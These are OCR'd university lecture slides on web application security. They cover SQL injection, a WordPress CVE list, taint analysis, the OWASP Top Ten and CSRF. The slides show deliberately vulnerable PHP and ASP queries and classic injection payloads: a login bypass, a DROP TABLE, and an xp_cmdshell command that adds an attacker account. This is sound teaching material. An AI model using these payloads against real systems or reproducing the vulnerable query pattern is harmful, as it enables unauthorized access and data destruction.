
(the wrong way)

- Sample PHP

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT PersonID FROM Person WHERE
                                Username='$recipient'";
$rs = $db->executeQuery($sql);
```

- Problem
  - What if ‘recipient’ is malicious string that changes the meaning of the query?

Basic picture: SQL Injection



CardSystems Attack

- CardSystems
  - credit card payment processing company
  - SQL injection attack in June 2005
  - put out of business
- The Attack
  - 263,000 credit card #s stolen from database
  - credit card #s stored unencrypted
  - The personal information over 40 million people exposed

Wordpress : Security Vulnerabilities (SQL Injection)

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : Cve Number Descending Cve Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results Select Table

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access L
1	CVE-2012-5350	89	1	Exec Code Sql	2012-10-09	2012-10-10	6.0	None
SQL injection vulnerability in the Pay With Tweet plugin before 1.2 for WordPress allows remote authenticated users with cer parameter in a paywithtweet shortcode.								
2	CVE-2011-5216	89		Exec Code Sql	2012-10-25	2012-10-26	7.5	None
SQL injection vulnerability in ajax.php in SCORM Cloud For WordPress plugin before 1.0.7 for WordPress allows remote attac NOTE: some of these details are obtained from third party information.								
3	CVE-2011-4899		1	Exec Code Sql XSS	2012-01-30	2012-01-31	7.5	None
** DISPUTED ** wp-admin/setup-config.php in the installation component in WordPress 3.3.1 and earlier does not ensure th remote attackers to configure an arbitrary database via the dbhost and dbname parameters, and subsequently conduct stati request or (2) a MySQL query. NOTE: the vendor disputes the significance of this issue; however, remote code execution ma								
4	CVE-2011-4669	89		Exec Code Sql	2011-12-02	2012-03-08	7.5	None
SQL injection vulnerability in wp-users.php in WordPress Users plugin 1.3 and possibly earlier for WordPress allows remote a index.php.								
5	CVE-2011-3130	89		Sql	2011-08-10	2012-06-28	7.5	User
wp-includes/taxonomy.php in WordPress 3.1 before 3.1.3 and 3.2 before Beta 2 has unknown impact and attack vectors rela								
6	CVE-2010-4257	89		Exec Code Sql	2010-12-07	2011-01-19	6.0	None


http://www.cvedetails.com/vulnerability-list/vendor_id-2337/opsqli-1/Wordpress.html

Example: buggy login page (ASP)

```
set ok = execute( "SELECT * FROM Users
     WHERE user=' "  &  form("user")  & "
  '
     AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
   login success
else  fail;
```

Is this exploitable?



Normal Query

Bad input

- Suppose user = “ `'or 1=1 --` ” (URL encoded)

- Then scripts does:

```
ok = execute( SELECT …
     WHERE user= ' ' or 1=1  -- … )
```

  – The “`--`” causes rest of line to be ignored.

  – Now ok.EOF is always false and login succeeds.

- The bad news: easy login to many sites this way.

Even worse

- Suppose user =

  “ ' ; DROP TABLE Users -- ”

- Then script does:

```
ok = execute( SELECT …
  WHERE user= ' ' ; DROP TABLE Users …
 )
```

- Deletes user table
  - Similarly: attacker can add users, reset pwds, etc.

Even worse …


- Suppose user =

```
'; exec cmdshell
    'net user badguy badpwd'/ ADD --
```

- Then script does:

```
ok = execute( SELECT …
     WHERE username= ' ' ; exec … )
```

If SQL server context runs as “sa”,
attacker gets account on DB server



Let’s see how the attack described in this cartoon works…

Preventing SQL Injection

- Never build SQL commands yourself !
  - Use parameterized/prepared SQL
  - Use ORM framework

Taint Analysis

- Static taint analysis
- Dynamic taint analysis


- Analysis of injection attacks
- Analysis of information leaks

Dynamic Taint Analysis

- A technique that tracks information dependencies from an origin
- Taint
  - Source
  - Propagation
  - Sink

```
C = Taint_source()
…
A = B + C
…
Network_send(A)
```

Dynamic Taint Analysis in Action



TaintDroid (OSDI 2010)

- More than 3900 citations according to Google Scholar (Nov. 29, 2020)
  - ACM SIGOPS Hall of Fame Award (2020)

Cross Site Request Forgery


OWASP Top Ten (2013)

A-1	Injection	Untrusted data is sent to an interpreter as part of a command or query.
A-2	Authentication and Session Management	Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities.
A-3	Cross-site scripting	An application takes untrusted data and sends it to a web browser without proper validation or escaping
…	Various implementation problems	…expose a file, directory, or database key without access control check, …misconfiguration, …missing function-level access control
A-8	Cross-site request forgery	A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information


https://www.owasp.org/index.php/Top_10_2013-Top_10

Third-party code? Sensitive data?

What do browsers do to ensure that the weather site cannot access my bank statements?




Recall: session using cookies



Basic picture

CSRF exploits *a server's trust of the requests it receives from its clients*. Attackers craft web content that, when viewed in the victim's browser, sends bogus requests to target websites on behalf of the victim.



Q: how long do you stay logged in to Gmail? Facebook? ….

